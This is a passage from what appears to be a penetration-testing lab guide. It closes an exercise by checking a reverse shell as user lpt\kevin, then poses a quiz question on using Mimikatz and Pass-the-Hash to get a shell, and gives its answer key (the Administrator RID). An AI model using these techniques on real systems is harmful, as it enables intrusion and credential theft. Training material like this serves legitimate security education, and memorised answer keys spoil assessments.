

1. Switch to **Parrot Security** machine and verify incoming reverse shell connection.




1. Execute user identity query in the reverse shell prompt:

   **whoami**

   *Confirm authenticated user shell context:* **lpt\kevin**.




This concludes the lab exercise.

---

**IMPORTANT:** ❓ **Question 9.8.1.1** On a Windows 11 machine, log in as the cpent user and execute Mimikatz under the kevin user context. Utilize the Pass-the-Hash technique by injecting kevin's hash to establish a shell session on the Parrot Security machine as kevin. Retrieve and enter the RID of the Administrator account. [!SUCCESS] ✅ **Answer:** **000001f4**